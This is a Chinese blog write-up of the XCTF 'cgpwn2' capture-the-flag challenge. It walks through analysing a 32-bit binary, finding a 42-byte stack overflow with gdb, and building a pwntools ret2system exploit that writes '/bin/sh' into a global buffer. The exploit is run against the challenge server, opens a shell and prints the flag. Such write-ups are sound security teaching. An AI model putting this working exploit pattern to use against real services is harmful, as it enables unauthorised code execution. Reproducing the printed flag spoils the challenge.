

# XCTF-pwn-cgpn2 - Writeup

原创

菜小狗  于 2019-08-13 20:36:16 发布  6538  收藏 2

分类专栏: [CTF—Writeup](#) 文章标签: [CTF PWN Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/macro\\_wing/article/details/99469676](https://blog.csdn.net/macro_wing/article/details/99469676)

版权



[CTF—Writeup](#) 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

虽然现在做的pwn题虽然很简单, 但是已经慢慢的开始对解pwn题的过程有一些基础的思路了。


首先惯例流程走一遍:

```
giantbranch@ubuntu:~/Desktop$ file cgpn2
cgpn2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically li
nked, interpreter /lib/ld-, for GNU/Linux 2.6.24, BuildID[sha1]=86982eca8585ab1b
30762b8479a6071dbf584559, not stripped
giantbranch@ubuntu:~/Desktop$ ./cgpn2
please tell me your name
AAA
hello,you can leave some message here:
aaaa
thank you
giantbranch@ubuntu:~/Desktop$ checksec cgpn2
[*] '/home/giantbranch/Desktop/cgpn2'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
https://blog.csdn.net/macro_wing
giantbranch@ubuntu:~/Desktop$
```

丢到ida 瞅一眼

地址	长度	类型	字符串
 LOAD:080...	00000013	C	/lib/ld-linux.so.2
 LOAD:080...	0000000A	C	libc.so.6
 LOAD:080...	0000000F	C	_IO_stdin_used
 LOAD:080...	00000005	C	puts
 LOAD:080...	00000006	C	stdin
 LOAD:080...	00000006	C	fgets
 LOAD:080...	00000007	C	stdout
 LOAD:080...	00000007	C	stderr
 LOAD:080...	00000007	C	system
 LOAD:080...	00000007	C	setbuf
 LOAD:080...	00000012	C	__libc_start_main
 LOAD:080...	0000000F	C	__gmon_start__
 LOAD:080...	0000000A	C	GLIBC_2.0
 .rodata:...	0000000C	C	echo hehehe
 .rodata:...	00000019	C	please tell me your name
 .rodata:...	00000027	C	hello,you can leave some message here:
 .rodata:...	0000000A	C	thank you
eh_frame...	00000005	C	.*2\$\"

有看到system但是没有看到/bin/sh  
查看hello的伪代码发现一些有趣的东西:



在这儿看到了gets()函数，这说明可能在这儿存在溢出漏洞。  
同时点开上面的name，发现name固定的全局变量bss段

```

.DSS:0804A064
.bss:0804A065 align 20h
.bss:0804A080 public name
.bss:0804A080 ; char name[52]
.bss:0804A080 name db 34h dup(?)
.bss:0804A080 _bss ends
.bss:0804A080
.prgend:0804A0B4 ; =====
.prgend:0804A0B4
.prgend:0804A0B4 ; Segment type: Zero-length
.prgend:0804A0B4 _prgend segment byte public
.prgend:0804A0B4 end label byte

```

因而我们可以将/bin/sh构造进这个地址当中。  
下一步来寻找能够发生溢出的偏移量：  
这里用到了一个很方便的工具pattern，它常用于测试程序精准溢出时的四个字符从而确定精准溢出的偏移量。  
在这里我们用gdb来辅助我们进行调试：

```

giantbranch@ubuntu:~/Desktop$ ./pattern.py 150
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
giantbranch@ubuntu:~/Desktop$ ./pattern.py 0x41346241
Pattern 0x41346241 first occurrence at position 42 in pattern.
giantbranch@ubuntu:~/Desktop$ 
gdb-peda$ r
Starting program: /home/giantbranch/Desktop/cgpwn2
please tell me your name
aaa
hello,you can leave some message here:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
EAX: 0xffffcfe2 ("Aa0Aa1Aa2Aa3Aa4"... )
EBX: 0x41306241 ('Ab0A')
ECX: 0xf7fb75a0 --> 0xfbad208b
EDX: 0xf7fb887c --> 0x0
ESI: 0x62413162 ('b1Ab')
EDI: 0xf7fb7000 --> 0x1b1db0
EBP: 0x33624132 ('2Ab3')
ESP: 0xffffd010 ("b5Ab6Ab7Ab8Ab9A"... )
EIP: 0x41346241 ('Ab4A')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41346241
[-----stack-----]
0000| 0xffffd010 ("b5Ab6Ab7Ab8Ab9A"... )
0004| 0xffffd014 ("6Ab7Ab8Ab9Ac0Ac"... )
0008| 0xffffd018 ("Ab8Ab9Ac0Ac1Ac2"... )
0012| 0xffffd01c ("b9Ac0Ac1Ac2Ac3A"... )
0016| 0xffffd020 ("0Ac1Ac2Ac3Ac4Ac"... )
0020| 0xffffd024 ("Ac2Ac3Ac4Ac5Ac6"... )
0024| 0xffffd028 ("c3Ac4Ac5Ac6Ac7A"... )
0028| 0xffffd02c ("4Ac5Ac6Ac7Ac8Ac"... )
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41346241 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA https://blog.csdn.net/macro_wing
[ REGISTERS ]

```


这样我们就能测试出精准发生溢出的值：42

到此为止就可以构造exp了

```
from pwn import *
p = remote("111.198.29.45", "36522")
e = ELF("./cgpwn2")

system = e.symbols['system']

binsh = 0x804A080
payload = 'A'*42 + p32(system) + p32(0) + p32(binsh)
p.sendlineafter("please tell me your name", "/bin/sh")
p.sendlineafter("hello, you can leave some message here:", payload)
p.interactive()
```



```
giantbranch@ubuntu: ~/Desktop
giantbranch@ubuntu:~/Desktop$ python cgpwn.py
[+] Opening connection to 111.198.29.45 on port 36522: Done
[*] '/home/giantbranch/Desktop/cgpwn2'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[*] Switching to interactive mode

$ ls
bin
cgpwn2
dev
flag
lib
lib32
lib64
$ cat flag
cyberpeace{c8af7e677b93e871f20e8ee1581bc110}
$
[*] Interrupted
[*] Closed connection to 111.198.29.45 port 36522
```

[https://blog.csdn.net/macro\\_wing](https://blog.csdn.net/macro_wing)